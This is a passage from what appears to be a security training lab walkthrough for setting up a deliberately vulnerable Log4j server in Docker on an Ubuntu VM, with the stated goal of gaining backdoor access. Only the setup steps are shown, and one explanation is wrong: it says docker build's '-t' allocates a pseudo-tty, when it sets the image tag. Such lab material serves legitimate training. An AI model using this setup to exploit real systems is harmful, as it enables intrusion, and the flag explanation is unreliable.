
Here, we will gain backdoor access by exploiting Log4j vulnerability.

Here, we will install a vulnerable application in the **Ubuntu** machine and use the **Parrot Security** machine as the host machine to target the application.

1. Click **Ubuntu** to switch to the **Ubuntu** machine.




2. Click to select **Ubuntu** account, in the Password field, type **toor** and press **Enter** to sign in.




3. In the left pane, under **Activities** list, scroll down and click the **Terminal** icon to open the Terminal window.



4. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.



5. First we need to install docker.io in ubuntu machine, to do that type **sudo apt-get update** and press **Enter**.



6. Once the update is completed, type **sudo apt-get install docker.io** and press **Enter** to install docker.

If a question appears **Do you want to continue?** type **Y** and press **Enter**.


Activities Terminal

May 18 01:47

...

```
root@ubuntu-Virtual-Machine:/home/ubuntu# sudo apt-get install docker.io
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  app-install-data-partner cpp-9 gcc-10-base gcc-9-base gir1.2-clutter-1.0 gir1.2-clutter-gst-3.0
  gir1.2-cogl-1.0 gir1.2-cogl-pango-1.0 gir1.2-gnomebluetooth-1.0 gir1.2-gtkclutter-1.0
  gnome-getting-started-docs gnome-screenshot ippusbxd libamtk-5-0 libamtk-5-common libasan5
  libboost filesystem1.71.0 libboost iostreams1.71.0 libboost-locale1.71.0 libboost-thread1.71.0
  libbrlapi0.7 libcamel-1.2-62 libcbor0.6 libcdio18 libcmis-0.5-5v5 libdpkg-perl libdataserver-1.2-24
  libdataserverui-1.2-2 libfile-fcntllock-perl libfuse2 libgcc-9-dev libgupnp-1.2-0 libhandy-0.0-0
  libheimbase1-heimdal libhogweed5 libicu66 libidn11 libisl22 libjson-c4 libjuh-java libjurt-java
  lib libreoffice-java libllvm12 liblua5.2-0 libmpdec2 libmysqlclient21 libneon27-gnutls libnettle7
  libntfs-3g883 libobjc-9-dev libopusp5-10 liborcus-0.15-0 libperl5.30 libphonenumbers7 libpoppler97
  libprotobuf17 libpython3.8 libpython3.8-minimal libpython3.8-stdlib libqpdf26 libraw19
  libreoffice-style-tango libridl-jar libroken18-heimdal libsane libsnmp35 libstdc++-9-dev
  libtepl-4-0 libtracker-control-2.0-0 libtracker-miner-2.0-0 libtracker-sparql-2.0-0
  libunloader-jar libvpx6 libwebp6 libwind0-heimdal libwmf0.2-7 libxmlb1
  linux-headers-5.13.0-40-generic linux-headers-generic-hwe-20.04 linux-hwe-5.13-headers-5.13.0-40
  linux-image-5.13.0-40-generic linux-image-generic-hwe-20.04 linux-modules-5.13.0-40-generic
  llvml-10-tools ltrace lz4 mysql-common perl-modules-5.30 popularity-contest python3-entrypoints
  python3-requests-socket python3-simplejson python3.8 python3.8-minimal syslinux syslinux-common
  syslinux-legacy ure-jar vino xul-ext-ubufox
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
  bridge-utils containerd pigz runc ubuntu-fan
Suggested packages:
  ifupdown aufs-tools btrfs-progs cgroupfs-mount | cgroup-lite debootstrap docker-doc rinse zfs-fuse
  | zfsutils
The following NEW packages will be installed:
  bridge-utils containerd docker.io pigz runc ubuntu-fan
0 upgraded, 6 newly installed, 0 to remove and 8 not upgraded.
Need to get 65.3 MB of archives.
After this operation, 282 MB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://us.archive.ubuntu.com/ubuntu jammy/universe amd64 pigz amd64 2.6-1 [63.6 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 bridge-utils amd64 1.7-1ubuntu3 [34.4 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 runc amd64 1.1.0-0ubuntu1 [4,087 kB]
Get:4 http://us.archive.ubuntu.com/ubuntu jammy/main amd64 docker.io amd64 20.10.12~jammy-0ubuntu1 [227.0 kB]
```

7. Once docker.io is successfully installed, type **cd log4j-shell-poc/** and press **Enter** to navigate to **log4j-shell-poc** directory.




8. Now, we need to setup log4j vulnerable server, to do that type **docker build -t log4j-shell-poc** . and press **Enter**.

-t: specifies allocating a pseudo-tty.

